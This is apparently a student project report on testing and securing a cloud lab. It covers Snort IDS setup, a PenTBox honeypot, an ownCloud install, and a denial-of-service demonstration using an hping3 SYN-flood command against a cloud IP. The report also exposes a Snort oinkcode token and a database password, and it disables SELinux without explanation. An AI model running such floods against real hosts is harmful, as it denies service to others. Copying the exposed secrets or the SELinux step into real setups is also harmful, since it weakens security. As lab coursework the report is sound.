




# Project Report On



## PENETRATION TESTING & SECURING CLOUD NETWORK

UNDER THE GUIDANCE OF  
MR. RAHUL GUPTA SIR

Submitted By  
SUMIT KUMAR PARVAT

## **Acknowledgement**

The success and outcome of this project required a lot of guidance and assistance from many people and I am extremely privileged to have got this all along the completion of my project. All that I have done is only due to such supervision and assistance and I would not forget to thank them.

I respect and thank **Mr. RAHUL GUPTA Sir**, for providing me an opportunity to do the project work on **Penetration Testing & Securing Cloud Network** and giving us all support and guidance, which made me complete the project duly. I am extremely thankful to him for providing such a nice support and guidance.

I owe my deep gratitude to **Mr. Amit Sir**, who took keen interest on our project work and guided us all along, till the completion of our project work by providing all the necessary information for developing a good system.

I am thankful to and fortunate enough to get constant encouragement, support and guidance from all Teaching staffs of **ICT, IIT KANPUR** which helped us in successfully completing our project work. Also, I would like to extend our sincere esteems to all staff in laboratory for their timely support.

**SUMIT KUMAR PARVAT**

## **Tables of content**

---

<b>Introduction</b>
<b>Intrusion Detection System (IDS)</b>
<b>Honeypot</b>
<b>Denial-Of-Service (DOS) Attack</b>
<b>Creating A Cloud Environment</b>
<b>Hack Windows Using Metasploit Framework</b>
<b>Conclusion</b>

## **Introduction**

---

Cloud Computing technology is the most popular now a day because of its flexibility and mobility support. Cloud Computing allows the access to personal and shared resources with minimal management. It often relies on the internet. There is also third-party cloud solution available which saves expanding resources and maintenance. Most appropriate example of Cloud computing is Amazon Elastic Cloud Compute (EC2), highly capable, low cost, and flexible.

## **THREATS**

As cloud computing is offering many services with efficiency, and flexibility, there are also some threats, from which cloud computing is vulnerable. These threats include Data loss/breach, insecure interfaces and APIs, malicious insider, privileges escalations, natural disasters, hardware failure, authentication, VM level attacks and much more.

## **SECURITY**

Cloud Computing Security refers to the security implementations, deployments, and preventions to defend against security threats. Cloud Security includes Control policies, deployment of security devices such as application firewalls, Next Generation IPS devices and hardening the infrastructure of Cloud computing. It also includes some activities that are to be taken from the service providers end as well as actions that should be taken at the user end.

## **Intrusion Detection System (IDS)**

An Intrusion detection system (IDS) is a security software or hardware device which inspect all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.

### **Snort-2.9.13**

Snort is an open source network intrusion prevention system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more.

# Installation

For Installing Snort, we need to first install two packages-

Wget <https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz>

wget <https://www.snort.org/downloads/snort/snort-2.9.13.tar.gz>

```
ec2-user@ip-172-31-45-49:/home/ec2-user
login as: ec2-user
Authenticating with public key "imported-openssh-key"
Last login: Sun Jul  7 09:46:53 2019 from 117.234.144.59
[ec2-user@ip-172-31-45-49 ~]$ su
Password:
[root@ip-172-31-45-49 ec2-user]# wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
--2019-07-07 14:16:24-- https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
Resolving www.snort.org (www.snort.org)... 104.18.139.9, 104.18.138.9, 2606:4700::6812:8a09, ...
Connecting to www.snort.org (www.snort.org)|104.18.139.9|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://snort-org-site.s3.amazonaws.com/production/release_files/files/000/010/259/original/daq-2.0.6.tar.gz?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIXACIED2SPMSC7GA%2F20190707%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190707T141624Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=74cc1b922a6a7c58b87954f4e3459b9c76d6121dalc27288311bcd636a33c8ab [following]
--2019-07-07 14:16:24-- https://snort-org-site.s3.amazonaws.com/production/release_files/files/000/010/259/original/daq-2.0.6.tar.gz?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIXACIED2SPMSC7GA%2F20190707%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20190707T141624Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=74cc1b922a6a7c58b87954f4e3459b9c76d6121dalc27288311bcd636a33c8ab
Resolving snort-org-site.s3.amazonaws.com (snort-org-site.s3.amazonaws.com)... 52.216.112.83
Connecting to snort-org-site.s3.amazonaws.com (snort-org-site.s3.amazonaws.com)|52.216.112.83|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 518013 (506K) [binary/octet-stream]
Saving to: 'daq-2.0.6.tar.gz'

daq-2.0.6.tar.gz  100%[=====>] 505.87K  --.-KB/s    in 0.05s
2019-07-07 14:16:24 (10.2 MB/s) - 'daq-2.0.6.tar.gz' saved [518013/518013]

[root@ip-172-31-45-49 ec2-user]#
```

After installation we also need to install Rules for Snort-

wget [https://www.snort.org/rules/snortrules-snapshot-](https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?oinkcode=94fa5f7eca8f0eb401334dc4121b12f749b96027)

[29130.tar.gz?oinkcode=94fa5f7eca8f0eb401334dc4121b12f749b96027](https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?oinkcode=94fa5f7eca8f0eb401334dc4121b12f749b96027) -O snortrules-snapshot-29130.tar.gz

```

ec2-user@ip-172-31-45-49/home/ec2-user
[root@ip-172-31-45-49 ec2-user]# wget https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?tokencode=94fa5f7eca8f0eb401334dc4121b12f749b96027 -O snortrules-snapshot-29130.tar.gz
--2019-07-07 14:33:38-- https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?tokencode=94fa5f7eca8f0eb401334dc4121b12f749b96027
Resolving www.snort.org (www.snort.org)... 104.18.138.9, 104.18.139.9, 2606:4700::6812:8b09, ...
Connecting to www.snort.org (www.snort.org)|104.18.138.9|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://snort-org-site.s3.amazonaws.com/production/release_files/files/000/010/946/original/snortrules-snapshot-29130.tar.gz?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIAXCIED2SPM5C7GA32F20190707&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=664d3c8db4b238990874b395a107aae70e88bf57935dcfb5ce2b71238c651ac9 [following]
--2019-07-07 14:33:39-- https://snort-org-site.s3.amazonaws.com/production/release_files/files/000/010/946/original/snortrules-snapshot-29130.tar.gz?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIAXCIED2SPM5C7GA32F20190707&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=664d3c8db4b238990874b395a107aae70e88bf57935dcfb5ce2b71238c651ac9
Resolving snort-org-site.s3.amazonaws.com (snort-org-site.s3.amazonaws.com)... 52.216.163.11
Connecting to snort-org-site.s3.amazonaws.com (snort-org-site.s3.amazonaws.com)|52.216.163.11|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 122486147 (117M) [application/octet-stream]
Saving to: 'snortrules-snapshot-29130.tar.gz'

snortrules-snapshot-29130.tar.gz 100%[=====] 116.81M 15.5MB/s in 7.3s

2019-07-07 14:33:46 (16.0 MB/s) - 'snortrules-snapshot-29130.tar.gz' saved [122486147/122486147]

[root@ip-172-31-45-49 ec2-user]#

```

Now Configure Snort.conf file

Path of snort.conf : /etc/snort/snort.conf

```

ec2-user@ip-172-31-45-49/home/ec2-user
1 #
2 # VRT Rule Packages Snort.conf
3 #
4 # For more information visit us at:
5 # http://www.snort.org/ Snort Website
6 # http://vrt-blog.snort.org/ Sourcefire VRT Blog
7 #
8 # Mailing list Contact: snort-sigs@lists.sourceforge.net
9 # False positive reports: fp@sourcefire.com
10 # Snort bugs: bugs@snort.org
11 #
12 # Compatible with Snort Versions:
13 # VERSIONS : 2.9.13.0
14 #
15 # Snort build options:
16 # OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --enable-active-response --enable-normalizer --enable-reload --enable-react --enable-flexresp
17 #
18 # Additional information:
19 # This configuration file enables active response, to run snort in
20 # test mode -T you are required to supply an interface -i <interface>
21 # or test mode will fail to fully validate the configuration and
22 # exit with a FATAL error
23 #
24 #
25 #####
26 # This file contains a sample snort configuration.
27 # You should take the following steps to create your own custom configuration:
28 #
29 # 1) Set the network variables.
30 # 2) Configure the decoder
31 # 3) Configure the base detection engine
32 # 4) Configure dynamic loaded libraries
33 # 5) Configure preprocessors
34 # 6) Configure output plugins
35 # 7) Customize your rule set
36 # 8) Customize preprocessor and decoder rule set
37 # 9) Customize shared object rule set
38 #####
39 #
40 #####
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43 #
44 # Setup HOME_NET 172.31.45.49
45 ipvar HOME_NET 172.31.45.49
46 #
47 # Set up the external network addresses. Leave as "any" in most situations
48 :set na

```

Now Run Snort in Test mode by typing-

Snort -T -c /etc/snort/snort.conf

```
root@ip-172-31-43-19:~#
07/06-19:32:28.325203 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x20 ID:62114 Iplen:20 DgLen:40 DF
***A*** Seq: 0xE1DAA188 Ack: 0xBE75F0EA Win: 0x1FE TcpLen: 20
=====
07/06-19:32:28.992861 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x40 ID:28574 Iplen:20 DgLen:664 DF
***AF*** Seq: 0xBE75F0EA Ack: 0xE1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:29.395332 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x20 ID:62115 Iplen:20 DgLen:40 DF
***A*** Seq: 0xE1DAA188 Ack: 0xBE75F3FA Win: 0x203 TcpLen: 20
=====
07/06-19:32:30.016867 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x40 ID:28575 Iplen:20 DgLen:664 DF
***AF*** Seq: 0xBE75F3FA Ack: 0xE1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:30.420209 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x20 ID:62116 Iplen:20 DgLen:40 DF
***A*** Seq: 0xE1DAA188 Ack: 0xBE75F5CA Win: 0x200 TcpLen: 20
=====
07/06-19:32:31.040860 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x40 ID:28576 Iplen:20 DgLen:664 DF
***AF*** Seq: 0xBE75F5CA Ack: 0xE1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:31.383369 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x20 ID:62117 Iplen:20 DgLen:40 DF
***A*** Seq: 0xE1DAA188 Ack: 0xBE75F81A Win: 0x1FE TcpLen: 20
=====
07/06-19:32:32.064873 172.31.43.19:22 -> 157.43.33.103:63996
TCP TTL:64 TOS:0x40 ID:28577 Iplen:20 DgLen:664 DF
***AF*** Seq: 0xBE75F81A Ack: 0xE1DAA188 Win: 0x1C0 TcpLen: 20
=====
WARNING: No preprocessors configured for policy 0.
07/06-19:32:32.409315 157.43.33.103:63996 -> 172.31.43.19:22
TCP TTL:94 TOS:0x20 ID:62118 Iplen:20 DgLen:40 DF
***A*** Seq: 0xE1DAA188 Ack: 0xBE75FAAA Win: 0x203 TcpLen: 20
=====
```

## Honeypot

A Honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.

It has no authorized activity, does not have any production value, and any traffic to it is likely a probe attack, or compromise.

## PenTBox

PenTBox is a Security Suite that packs security and stability testing oriented tools for networks and systems. Programmed in Ruby and oriented to GNU/Linux systems, but compatible with Windows, MacOS and every system where Ruby works.

Steps for installation of PenTBox:



```
yum install ruby
```

```
ec2-user@ip-172-31-45-49:/home/ec2-user
[root@ip-172-31-45-49 ec2-user]# yum install ruby
```

## Step 2 -> Download and Install latest version of PenTBox

```
wget https://sourceforge.net/projects/pentbox18realised/pentbox-1.8.tar.gz
```

```
/pentbox.rb
```

```
[root@ip-172-31-45-49 pentbox-1.8]# ./pentbox.rb  
PentBox 1.8  
  
~~~~~  
!!!!!!:  
:::!!!!!!!!!!:  
!!!  
:$NWX!::XUWW$$$$$$$B  
$$$$$#WX!:<!!!!UW$$$$$ $$$$$$$#$  
$$$$$ $$$UX :!!UW$$$$$$$$$ 4$$$$$*$  
^$$$$B $$$$ $$$$$$$$$$$$$$ d$$$R*  
**$bd$$$$$ '*$$$$$$$$$$$So+#  
*****  
*****  
  
----- Menu ruby2.5.3 @ x86_64-linux  
1- Cryptography tools  
2- Network tools  
3- Web  
4- Ip grabber  
5- Geolocation ip  
6- Mass attack  
7- License and contact  
8- Exit  
  
->
```

Step 4 -> Now choose 2 for network tool.

```

-> 2

1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

-> █

```

Step 5 -> choose 3 for Honeypot.

```

// Honeypot //
You must run PentBox with root privileges.
Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
-> 2
Insert port to Open.
-> 690
Insert false message to show.
-> bad request
Save a log with intrusions?
(y/n) -> y
Log file name? (incremental)
Default: */pentbox/other/log_honeypot.txt
->
Activate beep() sound when intrusion?
(y/n) -> y
HONEYPOT ACTIVATED ON PORT 690 (2019-07-07 15:10:00 +0000)
█

```

Your Honeypot is activated.

```

HONEYPOT ACTIVATED ON PORT 80 (2019-07-08 06:26:15 +0000)

INTRUSION ATTEMPT DETECTED! from 14.139.38.198:56959 (2019-07-08 06:26:38 +0000)
-----
GET / HTTP/1.1
Host: 18.223.149.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
█

```


# Denial-Of-Service (DOS) Attack

Denial-Of-Service (DOS) is an attack on a computer or network that reduces, restricts or prevents accessibility of system resource to its legitimate users.

## HPING3

hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handles fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols.



## CPU USES BEFORE DOS ATTACK




We are going to Kali Linux for DOS attack

Steps for DOS Attack-

Step 1-> Open Terminal and Type `hping3 -S -flood -V 18.223.149.1`





## Creating A Cloud Environment

For creating a cloud environment we need to first install LAMP(LINUX APACHE MySQL PHP).

```
yum install httpd mariadb* php*
```

ec2-user@ip-172-31-45-49:~

```
[root@ip-172-31-45-49 ~]# yum install httpd mariadb* php*
```

Now set the path of owncloud's repository.

```
rpm -import
```

```
https://download.owncloud.org/download/repositories/stable/CentOS\_7/repodata/repomd.xml.key
```

```
curl -L
```

```
https://download.owncloud.org/download/repositories/stable/CentOS\_7/centos7-stable.repo -o /etc/yum.repos.d/ownCloud.repo
```

Now install Owncloud by typing command-

```
yum install owncloud*
```

```
ec2-user@ip-172-31-45-49:~
```

```
[root@ip-172-31-45-49 ~]# yum install owncloud*
```

Now Create database, user and assign privileges:

```
mysql -u root -p
```



```
create database sumit;
```



```
grant all privileges on sumit.* to 'sumit'@'localhost' identified by  
'Sumit@95';
```



```
flush privileges;
```



```
exit
```

```
ec2-user@ip-172-31-45-49:~  
[root@ip-172-31-45-49 ~]# mysql -u root -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 17  
Server version: 10.3.11-MariaDB MariaDB Server  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> create database sumit;  
Query OK, 1 row affected (0.001 sec)  
  
MariaDB [(none)]> grant all privileges on sumit.* to 'sumit'@'localhost' identified by 'Sumit@95';  
Query OK, 0 rows affected (0.003 sec)  
  
MariaDB [(none)]> flush privileges  
-> flush privileges;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your M  
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.001 sec)  
  
MariaDB [(none)]> exit
```


Now Type command for disable SELinux -

Setenforce 0

